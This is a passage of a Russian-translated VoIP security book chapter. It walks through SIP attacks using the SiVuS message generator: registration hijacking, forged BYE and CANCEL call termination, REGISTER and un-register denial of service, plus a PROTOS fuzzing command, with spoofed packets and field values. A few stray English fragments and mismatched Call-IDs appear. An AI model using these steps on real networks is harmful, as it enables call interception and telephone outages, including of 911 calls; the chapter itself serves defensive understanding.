


Рисунок 2-10: Запрос SIP-регистрации.

На рисунке 2-10 в предыдущем запросе SIP REGISTER нет криптографической защиты. Это открывает атакующим возможность подделать запрос регистрации и перехватить идентичности SIP User Agents.

Чтобы перехватить регистрацию SIP User Agent, атакующий может отправить тот же пакет запроса регистрации, показанный ранее, но изменить поле Contact в SIP-заголовке и вставить собственный IP-адрес. Например, если атакующая по имени Raina хотела бы перехватить регистрацию пользователя Sonia, она заменила бы поле Contact, содержащее IP-адрес Sonia 192.168.5.122, на свой собственный, 192.168.5.126. Затем Raina подделала бы запрос REGISTER со своим IP-адресом вместо адреса Sonia, как показано на рисунке 2-11; обратите внимание, что поле From все еще говорит Sonia@192.168.2.101, но поле Contact говорит Raina@192.168.5.126.

the Contact field says *Raina@192.168.5.126*).

```
Session Initiation Protocol
  Request-Line: REGISTER sip:192.168.2.102 SIP/2.0
    Method: REGISTER
    [Resent Packet: False]
  Message Header
    Via: SIP/2.0/TCP 192.168.5.122:49304;branch=z9hG4bK-d87543-8C197c3ebd1b8855--d87543
    From: "iSEC" <sip:Sonia@192.168.2.102>;tag=ff761a48
    To: "iSEC" <sip:Sonia@192.168.2.102>
    Call-ID: 845b1f52dd197838MThmMDVhZWRRkYzIXMmI1MjNlNDA4MThmYTJiODdiMzM
    CSeq: 1 REGISTER
    Contact: <sip:Raina@192.168.5.126>
    Contact Binding: <sip:Raina@192.168.5.126>
      URI: <sip:Raina@192.168.5.126>
        SIP contact address: sip:Raina@192.168.5.126
    Max_forwards: 70
    User-Agent: X-Lite release 1002tx stamp 29712
    Content-Type: application/sdp
    Expires: 3600
    Content-Length: 0
```

Рисунок 2-11: Поддельный пакет REGISTER.

Лучший метод подделки SIP-сообщения - использовать инструмент SiVuS (<http://www.vopsecurity.org/>), VoIP-сканер, прежде всего применяемый для SIP-реализаций. Помимо прочего, SiVuS может обнаруживать SIP-сети, сканировать SIP-устройства и создавать SIP-сообщения. Его способность создавать SIP-сообщения очень полезна для атаки перехвата регистрации. Например, вот как можно использовать SiVuS, чтобы подделать регистрационную атаку и перехватить идентичность другого пользователя в SIP-сети.

1. Откройте SiVuS.
2. На вкладке **SIP** выберите **Utilities > Message Generator**.
3. В разделе **SIP Message** введите значения с а по т из следующего текста. Замените текст, выделенный курсивом в оригинале, правильными значениями из вашей локальной сети. Значения основаны на том, что пользователь Raina перехватывает регистрацию пользователя Sonia на основе законного запроса на рисунке 2-10. Обратите внимание на шаг т, выделенный в оригинале жирным курсивом, где Raina вставляет собственный контактный IP-адрес. Информация Sonia указана на шагах h и i:
 1. Method: REGISTER
 2. Transport: UDP
 3. Called User: Sonia
 4. Domain: 192.168.2.102
 5. Port: 49304
 6. Via: SIP/2.0/TCP 192.168.5.122
 7. Branch: z9hG4bK-d87543-8C197c3ebd1b8855-1-d87543
 8. To: Sonia <sip:Sonia@192.168.2.102>
 9. From: Sonia <sip:Sonia@192.168.2.102>
 10. From Tag: ff761a48
 11. Call-ID: 845b1f52dd197838MThmMDVhZWRRkYzIXMmI1MjNlNDA4MThmYTJiODdiMzM
 12. Cseq: 1 Register
 13. Contact: sip:Raina@192.168.5.126
4. Нажмите кнопку **Start**. Конфигурационная информация также показана на рисунке 2-12.

Figure 2-12.)




Рисунок 2-12: Подделка SIP-сообщений с помощью SiVuS.

Прежде чем предыдущее упражнение сможет перехватить сеанс, атакующему нужно убрать законного пользователя из сети. Хороший способ сделать это - снять законный SIP User Agent с регистрации на SIP Proxy server, как обсуждается далее в разделе «Denial of Service через сообщение BYE» на странице 42.

После того как сообщение атаки перехвата отправлено SIP Proxy server, атакующий успешно перехватил регистрацию User Agent.

Подмена SIP Proxy Servers и Registrars

Количество атак подмены SIP довольно велико, включая возможность подделать ответ от инфраструктурных SIP-серверов, таких как SIP Proxy servers и SIP Registrars. Во время запроса регистрации SIP User Agent отправляет SIP Proxy или Registrar server сообщение REGISTER. Затем атакующий может отправить поддельный ответ от домена и перенаправить User Agent на SIP Proxy server или Registrar, который он контролирует. Например, если SIP User Agent попытался связаться с eNarkin.com с контактным адресом 172.16.1.100, атакующий мог бы подделать ответ для eNarkin.com, но с контактным адресом 192.168.1.150, то есть SIP Proxy/Registrar, который контролирует атакующий. Когда законный User Agent захочет звонить пользователям в eNarkin.com, атакующий сможет перенаправить звонки на User Agents, которые он контролирует, тем самым получая или записывая телефонные звонки, предназначенные кому-то другому.

Denial of Service через сообщение BYE

Подобно протоколам сигнализации H.323 и IAX, SIP также уязвим для многих атак Denial of Service (DoS). Первая DoS-атака, которую следует обсудить, - это простая подделка сообщения BYE от одного User Agent другому. Сообщение BYE отправляется от одного пользователя другому, чтобы указать, что пользователь хочет завершить звонок и тем самым закончить сеанс. В обычных обстоятельствах User Agent отправляет сообщение BYE после завершения звонка. Однако атакующий может подделать сообщение BYE от одного пользователя другому и завершить любой текущий звонок.

Прежде чем такая атака станет возможной, атакующему нужно перехватить несколько элементов из существующего разговора между двумя сторонами, например из сообщения INVITE или похожего сообщения, а именно значения Call-ID и tag. После того как атакующий захватил эти сущности в сети, он может создать сообщение BYE, подделав поле From как одну сторону разговора и добавив жертву в поле To. Когда поле From, то есть поддельный исходный адрес атакующего, поле To, то есть жертва, значение Call-ID и значения tag точны для звонка, атакующий может отправить пакет, и звонок будет немедленно завершён. Обратите внимание, что вся эта информация доступна в сети открытым текстом.

Выполните следующие шаги, чтобы разорвать SIP-сеанс между двумя сущностями с помощью сообщения BYE:

1. Откройте SiVuS. Остальные шаги специфичны для SiVuS.
2. На вкладке **SIP** выберите **Utilities > Message Generator**.
3. В разделе **SIP Message** введите значения с а по j, заменяя элементы, выделенные жирным в оригинале, соответствующими значениями вашей локальной сети. Значения в примере ниже основаны на том, что атакующая Raina завершает звонок между Kusum и Sonia на основе законного запроса на рисунке 2-10:
 1. Method: BYE
 2. Transport: UDP
 3. Called User: Sonia
 4. Domain: 192.168.2.102
 5. Via: SIP/2.0/TCP 192.168.5.122
 6. To: Sonia <sip:Sonia@192.168.2.102>
 7. From: Kusum <sip:Kusum@192.168.2.102>
 8. From Tag: ff761a48
 9. Call-ID: 845b1f52dd197838MThmMDVhZWRRkYZIXMmI1MjNiNDA4MThmYTJiODdiMzM
 10. Cseq: 2 Bye

4. Выберите кнопку **Start**. Конфигурационная информация также показана на рисунке 2-13.




Рисунок 2-13: Атака разрыва SIP-сеанса с помощью SiVuS.

Обратите внимание в области **Conversation Log** на рисунке 2-13, что SIP Proxy server возвращает пользователю сообщение 200 OK, указывая, что поддельное сообщение BYE было успешным и звонок был завершен. Conversation Log также показан ниже:

```
SIP/2.0 200 OK
Via: SIP/2.0/TCP
192.168.5.122; branch=;received=192.168.5.122
From: "iSEC" <sip:Sonia@192.168.2.102>;tag=ff761a48
To: "iSEC" <sip:Kusum@192.168.2.102>;tag=as3a9bd758
Call-ID: 845b1f52dd197838MThmMDVhZWZrKyZlXmMlMjNlNDQ4MThmYTJlODdiMzM
CSeq: 2 BYE
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Content-Length: 0
```

Похожую Denial of Service-атаку можно провести методом SIP CANCEL, используя те же шаги, что и выше. Вместо завершения существующего текущего звонка, что возможно через BYE, метод CANCEL можно использовать для выполнения SIP DoS-атаки на SIP User Agents, пытающиеся начать звонок. Следовательно, BYE-атаку можно использовать во время звонка, а CANCEL-атаку - до начала звонка.

Denial of Service через REGISTER

Подобно атаке перехвата регистрации, атакующий может выполнить Denial of Service-атаку, связав законный User Agent с поддельным или несуществующим IP-адресом. Когда звонки перенаправляются на несуществующий IP-адрес, ответа не будет и звонок завершится неудачей.

Чтобы выполнить Denial of Service-атаку через пакет REGISTER, атакующий может отправить тот же пакет запроса регистрации, что показан на рисунке 2-10, но изменить поле Contact в SIP-заголовке и вставить поддельный или несуществующий IP-адрес. Например, если атакующая по имени Raina хотела бы выполнить DoS-атаку на пользователя Sonia, она могла бы заменить поле Contact, где находится IP-адрес Sonia 192.168.5.122, на поддельный адрес вроде 118.118.8.118. Затем Raina подделала бы запрос REGISTER с поддельным IP-адресом вместо адреса Sonia, как показано на рисунке 2-14.

Sonia's, as shown in Figure 2-14.

```
Session Initiation Protocol
  Request-Line: REGISTER sip:192.168.2.102 SIP/2.0
    Method: REGISTER
    [Resent Packet: False]
  Message Header
    Via: SIP/2.0/UDP 192.168.5.122:49304;branch=z9hG4bK-d87543-8c197c3ebd1b8855-1--d87543-;rport
    Max-Forwards: 70
  Contact: <sip:Sonia@118.118.8.118:49304;rinstance=23c149579cb22572>
    Contact Binding: <sip:Sonia@192.168.5.122:49304;rinstance=23c149579cb22572>
    URI: <sip:Sonia@192.168.5.122:49304;rinstance=23c149579cb22572>
      SIP contact address: sip:Sonia@192.168.5.122:49304
  To: "iSEC"<sip:Sonia@192.168.2.102>
  From: "iSEC"<sip:Sonia@192.168.2.102>;tag=ff761a48
  Call-ID: 845b1f52dd197838MThmMDVhZWZrkyZlXmMlMjNlNDAA4MThmYTJiODdiMzM.
  CSeq: 1 REGISTER
  Expires: 3600
  Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE, SUBSCRIBE, INFO
  User-Agent: X-Lite release 1002tx stamp 29712
  Content-Length: 0
```

Рисунок 2-14: Подделка поля Contact в SIP-сообщениях.

Denial of Service через un-register

Наша следующая Denial of Service-атака включает снятие SIP User Agents с регистрации. Un-registering позволяет удалить SIP User Agent с Proxy server или Registrar. Хотя снятие с регистрации не является стандартным методом, указанным в SIP RFC, возможность снять User Agent с регистрации поддерживается некоторыми SIP-устройствами.

Примечание. Процесс un-registration не имеет отношения к существующему звонку и не должен смешиваться с методом SIP BYE.

Проблема метода снятия с регистрации заключается в том, что для удаления User Agent с SIP Proxy server или Registrar обычно не требуется аутентификация. Следовательно, если SIP User Agent законно зарегистрирован на SIP Proxy server, атакующий может просто попытаться снять User Agent с регистрации.

Чтобы снять User Agent с регистрации, используется метод REGISTER: метода UNREGISTER в SIP нет. При отправке метода REGISTER атакующий вместо размещения стандартного значения expiration в пакете, то есть значения Expires в SIP-заголовке, например 3600 или 7200, устанавливает это значение равным нулю. Затем атакующий отправляет пакет REGISTER со значением Expires, установленным в ноль, на SIP Proxy server или Registrar, что сообщает серверу, что User Agent нужно немедленно снять с регистрации. Законный User Agent может попытаться

зарегистрироваться повторно, но атакующий может просто отправить еще один UDP-пакет и немедленно снять его с регистрации.

Поскольку атака включает только один UDP-пакет, атакующий может выполнять процесс снятия с регистрации раз в несколько минут неопределенно долго. Это не даст законному SIP User Agent зарегистрироваться на SIP Proxy server или Registrar. Более того, эту атаку можно использовать совместно с атакой перехвата регистрации, обсуждавшейся ранее.

Вот как снять SIP-сеанс между двумя сущностями с регистрации:

1. Откройте SiVuS.
2. На вкладке **SIP** выберите **Utilities > Message Generator**.
3. В разделе **SIP Message** введите правильные значения во все поля для сообщения REGISTER.
Значения с а по л можно ввести из следующего списка, заменив все элементы, выделенные курсивом в оригинале, значениями из вашей локальной сети. Пример ниже основан на том, что атакующая Raina завершает звонок между Kusum и Sonia на основе законного запроса на рисунке 2-10. Обратите внимание на шаг l, где значение Expires установлено в ноль:
 1. Method: REGISTER
 2. Transport: UDP
 3. Called User: Sonia
 4. Domain: 192.168.2.102
 5. Via: SIP/2.0/TCP 192.168.5.122
 6. To: Sonia <sip:Sonia@192.168.2.102>
 7. From: Kusum <sip:Kusum@192.168.2.102>
 8. From Tag: ff761a48
 9. Call-ID: 845b1f52dd197838MThmMDVhZWRkYZIXMmI1MjNiNDA4MThmYTJiODdiMzM
 10. Cseq: 1 REGISTER
 11. Contact: *
 12. Expires: 0
4. Выберите кнопку **Start**. Конфигурационная информация также показана на рисунке 2-15.




Рисунок 2-15: Снятие SIP User Agent с регистрации.

Fuzzing SIP

Fuzzing - это процесс отправки случайных данных протоколу или приложению, чтобы вызвать сбой. Если программа дает сбой (crashes), в точках отказа внутри протокола или приложения могут быть выявлены проблемы безопасности. Протокол SIP можно fuzz-тестировать, чтобы проверить устойчивость реализации SIP у поставщика. Например, если протокол не может защищаться от распространенных техник fuzzing, это может повлиять на доступность VoIP-сети.

Проект PROTOS (<http://www.ee.oulu.fi/research/ouspg/protos/testing/c07/sip/index.html>) имеет инструмент fuzzing для SIP, который можно использовать для тестирования VoIP-сети, использующей SIP. Мы будем использовать инструмент PROTOS для fuzz-тестирования протокола SIP следующим образом:

1. Загрузите fuzzer, Java-файл .jar, с <http://www.ee.oulu.fi/research/ouspg/protos/testing/c07/sip/c07-sip-r2.jar>. На вашей операционной системе должна работать Java VM.

2. Введите следующее в командной строке, чтобы получить параметры инструмента:


```
java -jar c07-sip-r2.jar
```

3. Чтобы протестировать SIP Proxy server/Registrar с IP-адресом 192.168.11.17, введите в командной строке следующее:

```
java -jar c07-sip-r2.jar -tour 1108@192.168.11.17 -dport 5060
```

Как показано на рисунке 2-16, fuzzer будет проходить все свои тестовые случаи один за другим. Если SIP Proxy server/Registrar дает сбой, fuzzer, возможно, нашел в нем проблему безопасности. Найти проблему безопасности с помощью fuzzing не быстро и не просто, но это первый шаг многоэтапного подхода.

fuzzing, but it is the first step of a multiple-step approach.)



```
CMD - java -jar c07-sip-r2.jar -tour 1108@192.168.1.102 -dport 5060
C:\>java -jar c07-sip-r2.jar -tour 1108@192.168.1.102 -dport 5060
single-valued 'java.class.path', using it's value for jar file name
reading data from jar file: c07-sip-r2.jar
Sending Test-Case #0
  test-case #0, 413 bytes
Sending Test-Case #1
  test-case #1, 412 bytes
Sending Test-Case #2
  test-case #2, 421 bytes
Sending Test-Case #3
  test-case #3, 429 bytes
Sending Test-Case #4
  test-case #4, 445 bytes
Sending Test-Case #5
  test-case #5, 477 bytes
Sending Test-Case #6
  test-case #6, 539 bytes
Sending Test-Case #7
  test-case #7, 540 bytes
Sending Test-Case #8
  test-case #8, 667 bytes
Sending Test-Case #9
  test-case #9, 925 bytes
Sending Test-Case #10
```

Рисунок 2-16: Fuzzing SIP.

Итоги

SIP становится одним из основных протоколов сигнализации в инфраструктурах VoIP, особенно в программных телефонах для ПК. Поскольку SIP в значительной степени основан на HTTP, он, вероятно, является самым естественным протоколом для использования с IP-сетями. По той же причине он наследует довольно много уязвимых мест безопасности HTTP. Как мы видели, методы аутентификации SIP уязвимы для нескольких атак, включая пассивные словарные атаки. Модель аутентификации SIP также позволяет атакующим довольно легко получить пароль User Agent. Более того, идентичности любого SIP User Agent нельзя доверять, потому что атакующие могут перехватывать попытки регистрации законных SIP-устройств.

Надежность SIP-сети оставляет желать лучшего. Мы обсудили лишь несколько из большого количества Denial of Service-атак против SIP User Agents и серверов. Голосовая связь, включая звонки 911, требует высокого уровня надежности. Многие SIP-сущности, включая аппаратные телефоны, софтверные, шлюзы и пограничные контроллеры, довольно легко вывести из сети, отрезать от сети или просто гарантировать, что никакая коммуникация не состоится.

При построении VoIP-сети с использованием SIP важно знать об основных проблемах аутентификации и надежности. Эта глава сосредоточилась на недостатках SIP, чтобы помочь организациям понять риски. В главе 9 будут обсуждаться средства защиты VoIP-коммуникации, включая использование SSIP (Secure SIP).

Сноски

[1] [\[назад\]](#) Сведения о digest-аутентификации см. в разделе 22.4 SIP RFC 3261.

Глава 3. Сигнализация: безопасность H.323

